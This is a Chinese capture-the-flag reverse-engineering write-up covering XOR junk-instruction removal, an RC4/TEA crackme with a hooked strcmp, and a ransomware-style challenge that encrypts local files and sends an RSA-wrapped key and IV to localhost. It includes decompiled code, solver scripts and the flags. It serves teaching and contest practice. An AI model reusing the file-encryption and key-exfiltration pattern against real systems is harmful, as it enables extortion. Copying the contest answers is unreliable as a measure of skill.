
然后去看XOR，直接输入1111111111111去调试，得到这样的结果。

可以很简单的反推函数的key是00 88 44 11

```
Stack[00007894]:008FF76C db  31h ; 1
Stack[00007894]:008FF76D db 0B9h
Stack[00007894]:008FF76E db  75h ; u
Stack[00007894]:008FF76F db  20h
Stack[00007894]:008FF770 db  31h ; 1
Stack[00007894]:008FF771 db 0B9h
Stack[00007894]:008FF772 db  75h ; u
Stack[00007894]:008FF773 db  20h
Stack[00007894]:008FF774 db  31h ; 1
Stack[00007894]:008FF775 db 0B9h
Stack[00007894]:008FF776 db  75h ; u
Stack[00007894]:008FF777 db  20h
Stack[00007894]:008FF778 db  31h ; 1
Stack[00007894]:008FF779 db 0B9h
Stack[00007894]:008FF77A db  75h ; u
Stack[00007894]:008FF77B db  20h
Stack[00007894]:008FF77C db  31h ; 1
Stack[00007894]:008FF77D db 0B9h
Stack[00007894]:008FF77E db  75h ; u
```




然后解密即可



至于为什么求解用的key 00 88 44 11和xor输入的key不一致，在这里调试会发现，这里F8一直出不去，进入汇编

```
int __cdecl xor(int a1, int a2, int a3)
{
  int i; // [esp+0h] [ebp-8h]

  for ( i = 0; i < a3; ++i )
    *(_BYTE *)(i + a1) ^= a2 >> (8 * (i % 4));
  return 0;
}
```

这里有两个ret，上面还有可疑的call $+5



```
                                        ;
xor     eax, eax
xor     eax, 1
call    $+5
xor     eax, 1
cmp     eax, 1
jz      short loc_9D1236
retn
-------------------------------------

                                        ;
mov     [ebp+var_4], 0
jmp     short loc_9D1248
-------------------------------------
```

跟着模拟一遍发现这里就是一个花指令，直接nop掉

代码块

```
xor     eax, eax            // eax = 0
xor     eax, 1              // eax = 1
call    $+5                 //
xor     eax, 1              // eax = 0
cmp     eax, 1              // eax != 1 ->ret
jz      short loc_9D1236
retn                        // return 0;

// ret 到 call 的下一条指令
xor     eax, 1              // eax = 1
cmp     eax, 1              // eax == 1
jz      short loc_9D1236    // 跳转到后面
retn
```

就会得到原来的样子，如果这里直接静态分析的话肯定会卡住一段时间，如果动调分析就没什么用了。

```
int __cdecl xor(int a1, int a2, int a3)
{
  int result; // eax
  int i; // [esp+0h] [ebp-8h]
  int j; // [esp+4h] [ebp-4h]

  for ( i = 0; i < a3; ++i )
  {
    *(_BYTE *)(i + a1) ^= a2 >> (8 * (i % 4));
    result = i + 1;
  }
  for ( j = 0; j < a3; ++j )
  {
    *(_BYTE *)(j + a1) ^= ((int)(unsigned __int8)(a2 >> (8 * (j % 4))) >> 4) | (unsigned __int8)(16
                                                                                                  * (a2 >> (8 * (j % 4))));
    result = j + 1;
  }
  return result;
}
```

幻视调律

静态分析直接逆，接出来发现是个假flag。

代码块

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <windows.h>

BYTE S_box[256];

BYTE s1[] = {0xfb, 0x10, 0xa5, 0x63, 0xa4, 0x42, 0x62, 0xec, 0x21, 0xfd, 0x81, 0xfb, 0x57, 0x28, 0xa4, 0x31, 0xc6};

BYTE s2[] = {0x9f, 0xbe, 0xaf, 0x3f, 0x87, 0x12, 0xf0, 0x50, 0x75, 0xc0, 0xa4, 0xf6, 0x78, 0x42, 0x77, 0x55, 0x80, 0x7b, 0x02, 0x67, 0x5e, 0xfe, 0x07, 0xec, 0x76, 0x77, 0xc8, 0x31, 0x66, 0x95, 0x0a, 0x25, 0x7b, 0xe2, 0x83, 0x02, 0x9c, 0x7b, 0x9c, 0xe9, 0x93, 0x2e, 0x66, 0xc7};

void KSA()
{
    int i = 0, j = 0, tmp;
    srand(0x114514);
    for (i = 0; i < 256; i++)
    {
        S_box[i] = i;
    }
    for (i = 0; i < 256; i++)
    {
        j = (j + S_box[i] + (rand() & 0xFF)) % 256;
        tmp = S_box[i];
        S_box[i] = S_box[j];
        S_box[j] = tmp;
```

```
    }
}

void RC4(unsigned char *text, int len)
{
    int i = 0, j = 0;
    for (int k = 0; k < len; k++)
    {
        i = (i + 1) % 256;
        j = (j + S_box[i]) % 256;
        int temp = S_box[i];
        S_box[i] = S_box[j];
        S_box[j] = temp;
        text[k] ^= S_box[(S_box[i] + S_box[j]) % 256];
    }
}

int main()
{
    KSA();
    RC4(s1, 17);
    RC4(s2, 44);
    printf("s1: %s\n", s1);
    printf("s2: %s\n", s2);
    // s1: Input the flag:
    // s2: 0xGame{Wh4t_@_p1ty!!_It_is_just_a_fake_flag}
    return 0;
}
```

动态调试到strcmp，在汇编处慢慢F7跟踪

```
{
  const char *v3; // rax
  char Str[108]; // [rsp+90h] [rbp+10h] BYREF
  int v6; // [rsp+FCh] [rbp+7Ch]

  sub_7FF6E7E417E0();
  srand(0x29Au);
  KSA();
  v3 = (const char *)RC4((__int64)&unk_7FF6E7E44000, 17);
  printf(v3);
  scanf("%s");
  v6 = strlen(Str);
  if ( v6 == 44 )
  {
    RC4((__int64)Str, 44);
    if ( !strcmp(Str, &Str2) )
      puts("Congratulations!");
    else
      puts("Sorry, the flag is wrong.");
  }
  return 0;
}
```

发现strcmp被hook了，被换成了这里。

```
_BOOL8 __fastcall sub_7FF6E7E43000(void *a1, _DWORD *a2)
{
  _DWORD Buf2[14]; // [rsp+20h] [rbp-60h] BYREF
  _DWORD *v4; // [rsp+58h] [rbp-28h]
  void *Buf1; // [rsp+60h] [rbp-20h]
  int j; // [rsp+6Ch] [rbp-14h]
  int v7; // [rsp+70h] [rbp-10h]
  unsigned int v8; // [rsp+74h] [rbp-Ch]
  unsigned int v9; // [rsp+78h] [rbp-8h]
  int i; // [rsp+7Ch] [rbp-4h]

  Buf1 = a1;
  v4 = a2;
  Buf2[0] = 1111022553;
  Buf2[1] = 987309029;
  Buf2[2] = -1041056711;
  Buf2[3] = 979189025;
  Buf2[4] = 189565873;
  Buf2[5] = 173973774;
  Buf2[6] = 1090109393;
  Buf2[7] = -591836169;
  Buf2[8] = -394857933;
  Buf2[9] = 668605093;
  Buf2[10] = -1185760565;
  for ( i = 0; i <= 9; ++i )
  {
    v7 = 0;
    v9 = *((_DWORD *)Buf1 + i);
    v8 = *((_DWORD *)Buf1 + i + 1);
    v7 = -1640531527;
    for ( j = 0; j <= 31; ++j )
    {
      v9 += (v7 + v8) ^ (*v4 + 16 * v8) ^ ((v8 >> 5) + v4[1]);
      v7 -= 1640531527;
      v8 += (v7 + v9) ^ (v4[2] + 16 * v9) ^ ((v9 >> 5) + v4[3]);
    }
    *((_DWORD *)Buf1 + i) = v9;
    *((_DWORD *)Buf1 + i + 1) = v8;
  }
  return memcmp(Buf1, Buf2, 0x2CuLL) != 0;
}
```

解密代码

代码块

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <windows.h>

#define _DWORD unsigned int
BYTE S_box[256];

BYTE s1[] = {0xfb, 0x10, 0xa5, 0x63, 0xa4, 0x42, 0x62, 0xec, 0x21, 0xfd, 0x81, 0xfb, 0x57, 0x28, 0xa4, 0x31, 0xc6};

BYTE s2[] = {0x9f, 0xbe, 0xaf, 0x3f, 0x87, 0x12, 0xf0, 0x50, 0x75, 0xc0, 0xa4, 0xf6, 0x78, 0x42, 0x77, 0x55, 0x80, 0x7b, 0x02, 0x67, 0x5e, 0xfe, 0x07, 0xec, 0x76, 0x77, 0xc8, 0x31, 0x66, 0x95, 0x0a, 0x25, 0x7b, 0xe2, 0x83, 0x02, 0x9c, 0x7b, 0x9c, 0xe9, 0x93, 0x2e, 0x66, 0xc7};

void KSA()
{
    int i = 0, j = 0, tmp;
    srand(0x114514);
    for (i = 0; i < 256; i++)
    {
        S_box[i] = i;
    }
    for (i = 0; i < 256; i++)
    {
        j = (j + S_box[i] + (rand() & 0xFF)) % 256;
        tmp = S_box[i];
        S_box[i] = S_box[j];
        S_box[j] = tmp;
    }
}

void RC4(unsigned char *text, int len)
{
    int i = 0, j = 0;
    for (int k = 0; k < len; k++)
    {
        i = (i + 1) % 256;
        j = (j + S_box[i]) % 256;
        int temp = S_box[i];
        S_box[i] = S_box[j];
        S_box[j] = temp;
        text[k] ^= S_box[(S_box[i] + S_box[j]) % 256];
    }
}
```

```
44
45  int main()
46  {
47
48      KSA();
49      RC4(s1, 17);
50
51      unsigned int Buf2[11];
52      _DWORD *v4 = (_DWORD *)s2; // [rsp+58h] [rbp-28h]
53      void *Buf1;                // [rsp+60h] [rbp-20h]
54      int j;                     // [rsp+6Ch] [rbp-14h]
55      int v7;                    // [rsp+70h] [rbp-10h]
56      unsigned int v8;           // [rsp+74h] [rbp-Ch]
57      unsigned int v9;           // [rsp+78h] [rbp-8h]
58      int i;                     // [rsp+7Ch] [rbp-4h]
59      Buf2[0] = 0x4238DBD9;
60      Buf2[1] = 0x3AD923E5;
61      Buf2[2] = 0xC1F2BC39;
62      Buf2[3] = 0x3A5D3D21;
63      Buf2[4] = 0xB4C8BB1;
64      Buf2[5] = 0xA5EA10E;
65      Buf2[6] = 0x40F9BFD1;
66      Buf2[7] = 0xDCB94BF7;
67      Buf2[8] = 0xE876F233;
68      Buf2[9] = 0x27DA1AA5;
69      Buf2[10] = 0xB952BACB;
70
71      for (int i = 9; i >= 0; --i)
72      {
73          v7 = 0;
74          v9 = *((_DWORD *)Buf2 + i);
75          v8 = *((_DWORD *)Buf2 + i + 1);
76          v7 = 0x6526B0D9;
77          for (j = 0; j <= 31; ++j)
78          {
79              v8 -= (v7 + v9) ^ (v4[2] + 16 * v9) ^ ((v9 >> 5) + v4[3]);
80              v7 += 0x61C88647;
81              v9 -= (v7 + v8) ^ (*v4 + 16 * v8) ^ ((v8 >> 5) + v4[1]);
82          }
83          *((_DWORD *)Buf2 + i) = v9;
84          *((_DWORD *)Buf2 + i + 1) = v8;
85      }
86      RC4((unsigned char *)Buf2, 44);
87      printf("Buf2: %s\n", Buf2);
88      // Buf2: 0xGame{20994d4d-30ab-4918-b00a-5ca6ae138613}
89      return 0;
90  }
```

蔷薇地狱

看一下2.pcapng，追踪TCP流，发送了两个数

940562093044671832164601596047006087538730817712616191941210346596350554236362

266745019496886498654275776906007459419265791303737517308624461698148640999669

开始逆向，试着跑一下，发现会对同目录下的文件加密，然后看这里，-d说明有可能是命令行参数

```
else
{
  if ( (unsigned __int8)sub_14000C650(a1, v16, (unsigned int)"-d", (unsigned int)v396, v21, v22, v241, v316) )
    v450 = 1;
  sub_14000B130(a1, v16, (unsigned int)v395, (unsigned int)v410, v24, v25, v242, v317);
  sub_1400051EC(a1, v16, (unsigned int)pbBuffer, (unsigned int)v410, v26, v27, v243, v318);
  sub_14000B400(a1, v16, v28, (unsigned int)v410, v29, v30);
  sub_14000B130(a1, v16, (unsigned int)v394, (unsigned int)v411, v31, v32, v244, v319);
  sub_1400051EC(a1, v16, (unsigned int)v397, (unsigned int)v411, v33, v34, v245, v320);
  sub_14000B400(a1, v16, v35, (unsigned int)v411, v36, v37);
  sub_1400028FE(a1, v16, (unsigned int)pbBuffer, (unsigned int)v413, 32, v38, v246, v321, v364);
  sub_140001534(a1, v16, (unsigned int)v413, (unsigned int)v412, v39, v40, v247, v322);
  v41 = std::operator<<<char>(a1, v16, v412, &std::cout);
  std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v41);
  sub_14000B400(a1, v16, v42, (unsigned int)v412, v43, v44);
  sub_1400029A2(a1, v16, v45, (unsigned int)v413, v46, v47, v248);
  sub_1400028FE(a1, v16, (unsigned int)v397, (unsigned int)v415, 16, v48, v249, v323, v365);
  sub_140001534(a1, v16, (unsigned int)v415, (unsigned int)v414, v49, v50, v250, v324);
  v51 = std::operator<<<char>(a1, v16, v414, &std::cout);
  std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v51);
  sub_14000B400(a1, v16, v52, (unsigned int)v414, v53, v54);
  sub_1400029A2(a1, v16, v55, (unsigned int)v415, v56, v57, v251);
}
```

命令行输入一些东西，比如111 222 333 444。动调一下，a3是argv，a4是argc，给存储命令行参数的变量重命名

第一部分的逻辑就出来了：检测有没有输入命令行参数并赋值

下面的逻辑，看字符串也能推测出来，生成随机的字节流，并发送到8080端口，所以才有刚才流量中的两个大数。

再结合后面KEY IV的字样将pbBuffer，v397重命名为key iv。

```
if ( argc <= 3 )
{
  if ( !CryptGenRandom(phProv, 32u, pbBuffer) )
  {
    v23 = 1;
    goto LABEL_63;
  }
  if ( !CryptGenRandom(phProv, 16u, v397) )
  {
    v23 = 1;
    goto LABEL_63;
  }
  sub_7FF64DCD28FE(a1, v16, (unsigned int)pbBuffer, (unsigned int)v417, 32, v22, v253, v326, v367);
  sub_7FF64DCD5071(a1, v16, (unsigned int)v417, (unsigned int)v416, v58, v59, v254, v327);
  sub_7FF64DCD3D46(a1, v16, 8080, (unsigned int)v416, v60, v61, v255, v328);
  sub_7FF64DCD29A2(a1, v16, v62, (unsigned int)v416, v63, v64, v256);
  sub_7FF64DCD29A2(a1, v16, v65, (unsigned int)v417, v66, v67, v257);
  sub_7FF64DCD28FE(a1, v16, (unsigned int)v397, (unsigned int)v419, 16, v68, v258, v329, v368);
  sub_7FF64DCD5071(a1, v16, (unsigned int)v419, (unsigned int)v418, v69, v70, v259, v330);
  sub_7FF64DCD3D46(a1, v16, 8080, (unsigned int)v418, v71, v72, v260, v331);
  sub_7FF64DCD29A2(a1, v16, v73, (unsigned int)v418, v74, v75, v261);
  sub_7FF64DCD29A2(a1, v16, v76, (unsigned int)v419, v77, v78, v262);
}
```

```
else
{
  name.sa_family = 2;
  *(_WORD *)name.sa_data = htons(a3);
  *(_DWORD *)&name.sa_data[2] = inet_addr("127.0.0.1");
  if ( connect(s, &name, 16) == -1 )
  {
    v13 = std::operator<<<std::char_traits<char>>(a1, a2, "connect failed: ", &libstdc___6__ZSt4cerr);
    v14 = WSAGetLastError();
    v15 = std::ostream::operator<<(a1, a2, v14, v13);
    std::operator<<<std::char_traits<char>>(a1, a2, "\n", v15);
    closesocket(s);
    WSACleanup();
    return 1;
  }
  else
  {
    sub_7FF64DCD1760(a1, a2, a4, (unsigned int)v35, v11, v12, v34[0], v34[1]);
    v19 = sub_7FF64DCD87B0(a1, a2, v16, (unsigned int)v35, v17, v18, v34[0]);
    v23 = (const char *)sub_7FF64DCD87F0(a1, a2, v20, (unsigned int)v35, v21, v22, v34[0]);
    v37 = send(s, v23, v19, 0);
    if ( v37 == -1 )
    {
      v24 = std::operator<<<std::char_traits<char>>(a1, a2, "send failed: ", &libstdc___6__ZSt4cerr);
      v25 = WSAGetLastError();
      v26 = std::ostream::operator<<(a1, a2, v25, v24);
    }
    else
    {
      v27 = std::operator<<<std::char_traits<char>>(a1, a2, "Sent ", &libstdc___6__ZSt4cout);
      v28 = std::ostream::operator<<(a1, a2, v37, v27);
      v29 = std::operator<<<std::char_traits<char>>(a1, a2, " bytes: ", v28);
      v26 = std::operator<<<char>(a1, a2, v35, v29);
    }
    std::operator<<<std::char_traits<char>>(a1, a2, "\n", v26);
```

```
    sub_7FF64DCD29A2(a1, v16, v55, (unsigned int)v415, v56, v57, v251);
  }
  v79 = std::operator<<<std::char_traits<char>>(a1, v16, "Key: ", &libstdc___6__ZSt4cout);
  sub_7FF64DCD28FE(a1, v16, (unsigned int)key, (unsigned int)v421, 32, v80, v252, v325, v366);
  sub_7FF64DCD1534(a1, v16, (unsigned int)v421, (unsigned int)v420, v81, v82, v263, v332);
  v83 = std::operator<<<char>(a1, v16, v420, v79);
  std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v83);
  sub_7FF64DCDB400(a1, v16, v84, (unsigned int)v420, v85, v86);
  sub_7FF64DCD29A2(a1, v16, v87, (unsigned int)v421, v88, v89, v264);
  v90 = std::operator<<<std::char_traits<char>>(a1, v16, "IV: ", &libstdc___6__ZSt4cout);
  sub_7FF64DCD28FE(a1, v16, (unsigned int)iv, (unsigned int)v423, 16, v91, v265, v333, v369);
  sub_7FF64DCD1534(a1, v16, (unsigned int)v423, (unsigned int)v422, v92, v93, v266, v334);
  v94 = std::operator<<<char>(a1, v16, v422, v90);
  std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v94);
  sub_7FF64DCDB400(a1, v16, v95, (unsigned int)v422, v96, v97);
  sub_7FF64DCD29A2(a1, v16, v98, (unsigned int)v423, v99, v100, v267);
  pbData[0] = 8;
  pbData[1] = 2;
  v387 = 0;
  v388 = 26128;
```

看一下后面，一个加密一个解密，这个程序就是加密/解密程序，flag应该在原来没未被加密的文件中。

这里将v167重命名为mode

```
        if ( !v167 )
        {
          v174 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
                   a1,
                   1LL,
                   L"Encrypting file: ",
                   &libstdc___6__ZSt5wcout);
          sub_7FF64DCD83D0(a1, 1, (unsigned int)v378, (unsigned int)v437, v175, v176, v289, v340);
          v177 = std::operator<<<wchar_t>(a1, 1LL, v437, v174);
          std::wostream::operator<<(a1, 1LL, &std::endl<wchar_t,std::char_traits<wchar_t>>, v177);
          sub_7FF64DCDC290(a1, 1, v178, (unsigned int)v437, v179, v180, v294);
          sub_7FF64DCD9030(a1, 1, (unsigned int)v378, (unsigned int)v379, v181, v182, v295, v352);
          sub_7FF64DCD91E0(a1, 1, (unsigned int)".", (unsigned int)v379, v183, v184, v296, v353);
          sub_7FF64DCD9B20(a1, 1, (unsigned int)v378, (unsigned int)v381, 4, v185, v297, v354, v370);
          sub_7FF64DCD9B60(a1, 1, (unsigned int)v379, (unsigned int)v380, 4, v186, v298, v355, v371);
          sub_7FF64DCD52D0(a1, 1, (int)v381, hKey, (int)v380, v187, v299, v356, v372);
          std::ofstream::~ofstream(a1, 1LL, v188, v380);
          std::ifstream::~ifstream(a1, 1LL, v189, v381);
          sub_7FF64DCD91B0(a1, 1, v190, (unsigned int)v379, v191, v192, v300);
        }
      }
      else
      {
        sub_7FF64DCD8440(a1, 1, (unsigned int)v378, (unsigned int)v439, v161, v162, v289, v340);
        sub_7FF64DCD83D0(a1, 1, (unsigned int)v439, (unsigned int)v438, v193, v194, v301, v357);
        v197 = sub_7FF64DCDC750(a1, 1, (unsigned int)".", (unsigned int)v438, v195, v196, v302, v358);
        sub_7FF64DCDC290(a1, 1, v198, (unsigned int)v438, v199, v200, v303);
        sub_7FF64DCD91B0(a1, 1, v201, (unsigned int)v439, v202, v203, v304);
        if ( !v197 )
        {
          v204 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(
                   a1,
                   1LL,
                   L"Decrypting file: ",
                   &libstdc___6__ZSt5wcout);
          sub_7FF64DCD83D0(a1, 1, (unsigned int)v378, (unsigned int)v440, v205, v206, v289, v340);
```

调试的时候关注变量的变化，就能推测函数的作用，从这里的逻辑就能确定命令行的输入方法了。

arg1 -> -d 解密模式

arg2（key hex）-> unhex

arg3（iv hex）-> unhex

```
    if ( (unsigned __int8)sub_7FF64DCDC650(a1, v16, (unsigned int)"-d", (unsigned int)arg1, v21, v22, v237, v310) )
      v442 = 1;
    copyByte_0(a1, v16, (unsigned int)arg2, (unsigned int)v402, v24, v25, v238, v311);
    unhex(a1, v16, (unsigned int)key, (unsigned int)v402, v26, v27, v239, v312);
    junk(a1, v16, v28, (unsigned int)v402, v29, v30);
    copyByte_0(a1, v16, (unsigned int)arg3, (unsigned int)v403, v31, v32, v240, v313);
    unhex(a1, v16, (unsigned int)v389, (unsigned int)v403, v33, v34, v241, v314);
    junk(a1, v16, v35, (unsigned int)v403, v36, v37);
    copyByte(a1, v16, (unsigned int)key, (unsigned int)v405, 32, v38, v242, v315, v356);
    toHex(a1, v16, (unsigned int)v405, (unsigned int)v404, v39, v40, v243, v316);
    v41 = std::operator<<<char>(a1, v16, v404, &libstdc___6__ZSt4cout);
    std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v41);
    junk(a1, v16, v42, (unsigned int)v404, v43, v44);
    sub_7FF64DCD29A2(a1, v16, v45, (unsigned int)v405, v46, v47, v244);
    copyByte(a1, v16, (unsigned int)v389, (unsigned int)v407, 16, v48, v245, v317, v357);
    toHex(a1, v16, (unsigned int)v407, (unsigned int)v406, v49, v50, v246, v318);
    v51 = std::operator<<<char>(a1, v16, v406, &libstdc___6__ZSt4cout);
    std::ostream::operator<<(a1, v16, &std::endl<char,std::char_traits<char>>, v51);
    junk(a1, v16, v52, (unsigned int)v406, v53, v54);
    sub_7FF64DCD29A2(a1, v16, v55, (unsigned int)v407, v56, v57, v247);
  }
```

再结合前面的生成随机密钥的逻辑就知道。

- 如果参数有4个，从命令行导入KEY和IV
- 第1个参数为-d，则为解密模式

```
if ( argc <= 3 )
{
  if ( !CryptGenRandom(phProv, 32u, pbBuffer) )
  {
    v23 = 1;
    goto LABEL_63;
  }
  if ( !CryptGenRandom(phProv, 16u, v397) )
  {
    v23 = 1;
    goto LABEL_63;
  }
  sub_7FF64DCD28FE(a1, v16, (unsigned int)pbBuffer, (unsigned int)v417, 32, v22, v253, v326, v367);
  sub_7FF64DCD5071(a1, v16, (unsigned int)v417, (unsigned int)v416, v58, v59, v254, v327);
  sub_7FF64DCD3D46(a1, v16, 8080, (unsigned int)v416, v60, v61, v255, v328);
  sub_7FF64DCD29A2(a1, v16, v62, (unsigned int)v416, v63, v64, v256);
  sub_7FF64DCD29A2(a1, v16, v65, (unsigned int)v417, v66, v67, v257);
  sub_7FF64DCD28FE(a1, v16, (unsigned int)v397, (unsigned int)v419, 16, v68, v258, v329, v368);
  sub_7FF64DCD5071(a1, v16, (unsigned int)v419, (unsigned int)v418, v69, v70, v259, v330);
  sub_7FF64DCD3D46(a1, v16, 8080, (unsigned int)v418, v71, v72, v260, v331);
  sub_7FF64DCD29A2(a1, v16, v73, (unsigned int)v418, v74, v75, v261);
  sub_7FF64DCD29A2(a1, v16, v76, (unsigned int)v419, v77, v78, v262);
```

接下来的思路就是找key和iv，用这个程序直接解密。

因为题目给了流量包，加上网络通信的操作，我们可以推测：程序在一台计算机上对当前目录文件加密，先生成了随机的KEY和IV，然后发送给127.0.0.1 8080的服务器，依次发送了KEY和IV。

但我们从流量包中只得到了两个大整数？推测发送前加密了

通过动态调试，对一些函数重命名，中间这个还没重命名的应该就是加密了。

```
  if ( !CryptGenRandom(phProv, 32u, key) )
  {
    v16 = 1;
    goto LABEL_63;
  }
  if ( !CryptGenRandom(phProv, 16u, iv) )
  {
    v16 = 1;
    goto LABEL_63;
  }
  copyByte(a1, v12, (__int64)key, (__int64)v339, 32);
  sub_7FF64DCD5071(a1, v12, (unsigned int)v339, (unsigned int)v338, v45, v46, v210, v261);
  sendMessage(a1, v12, 8080u, (int)v338);
  free_((void *)a1, v12, v47, (__int64)v338);
  free_((void *)a1, v12, v48, (__int64)v339);
  copyByte(a1, v12, (__int64)iv, (__int64)v341, 16);
  sub_7FF64DCD5071(a1, v12, (unsigned int)v341, (unsigned int)v340, v49, v50, v211, v262);
  sendMessage(a1, v12, 8080u, (int)v340);
  free_((void *)a1, v12, v51, (__int64)v340);
  free_((void *)a1, v12, v52, (__int64)v341);
```

先从外面测试，记录一下数据：

从这里可以看出，这个字节流应该是小端序存储，从低位到高位

代码块

```
1  加密前：2D 03 73 A2 8B B2 D9 53 1A 02 A5 29 F9 74 F5 6E 7F 1E 96 87 09 6D 53 5F
   AB 3F 57 89 C3 A2 82 12
2  加密后：0C C7 1D 73 A6 2D 41 F1 05 D9 0B CC 83 DD A0 DE 2A D0 7C 3E 07 FA 9C 39
   14 E5 C5 ED 58 E0 69 0D 0B
3  屏幕回显：Key:
   0x1282A2C389573FAB5F536D0987961E7F6EF574F929A5021A53D9B28BA273032D
```

先进到sendMessage中，追踪数据流，a4是传入的数据，2、3两个函数都是垃圾函数

```
    else
    {
      sub_7FF64DCD1760(a1, a2, a4, (unsigned int)v35, v11, v12, v34[0], v34[1]);
      v19 = sub_7FF64DCD87B0(a1, a2, v16, (unsigned int)v35, v17, v18, v34[0]);
      v23 = (const char *)sub_7FF64DCD87F0(a1, a2, v20, (unsigned int)v35, v21, v22, v34[0]);
      v37 = send(s, v23, v19, 0);
      if ( v37 == -1 )
```

第一个函数，长这样，丢给AI看，这大概是个字节流转10进制字符串函数，调试后确实是这样。

依据：log10 (256)≈2.408、函数中包括很多除10，模10的操作

```
{
  v28 = (int)((double)*(int *)(a3 + 12) * 2.40824 + 1.0);
  sub_7FF64DCDB2E0((_DWORD)a1, a2, a3, (unsigned int)v23, a5, a6);
  v24[0] = 1;
  for ( i = 0; i < *(_DWORD *)(a3 + 12); ++i )
  {
    v34 = 0;
    for ( j = 0; j < v28; ++j )
    {
      v34 += v24[j + 620] + v24[j] * *(unsigned __int8 *)(*(_QWORD *)a3 + i);
      v24[j + 620] = v34 % 10;
      v34 /= 10;
    }
    v34 = 0;
    for ( k = 0; k < v28; ++k )
    {
      v34 += v24[k] << 8;
      v24[k] = v34 % 10;
      v34 /= 10;
    }
  }
  for ( m = v28; m > 0 && !v24[m + 619]; --m )
    ;
  for ( n = m - 1; n >= 0; --n )
    sub_7FF64DCDB700((_DWORD)a1, a2, (char)(v24[n + 620] + 48), (unsigned int)v23, v6, v7, v19, v21);
  if ( *(_DWORD *)(a3 + 8) == -1 )
    sub_7FF64DCDC780((_DWORD)a1, a2, (unsigned int)"-", (unsigned int)v26, (unsigned int)v23, v7, v19, v21);
  else
    copyByte_0((int)a1, a2, (int)v23, (int)v26, v6, v7);
  sub_7FF64DCDB430((_DWORD)a1, a2, (unsigned int)v26, (unsigned int)v23, v8, v9, v19, v21);
  junk((int)a1, a2, v10, (int)v26, v11, v12);
  sub_7FF64DCDAFB0((_DWORD)a1, a2, (unsigned int)v23, a4, v13, v14, v20, v22);
  junk((int)a1, a2, v15, (int)v23, v16, v17);
}
else
{
  v27 = &v25;
  sub_7FF64DCDB350(a1, a2, (__int64)"0", a4, (int)&v25, a6);
  sub_7FF64DCD9C30();
```

进去加密函数看看，如果是Crypto师傅，看到65537和这个大数就能想到是RSA了

```
v27 = (char *)&v20[13] + 7;
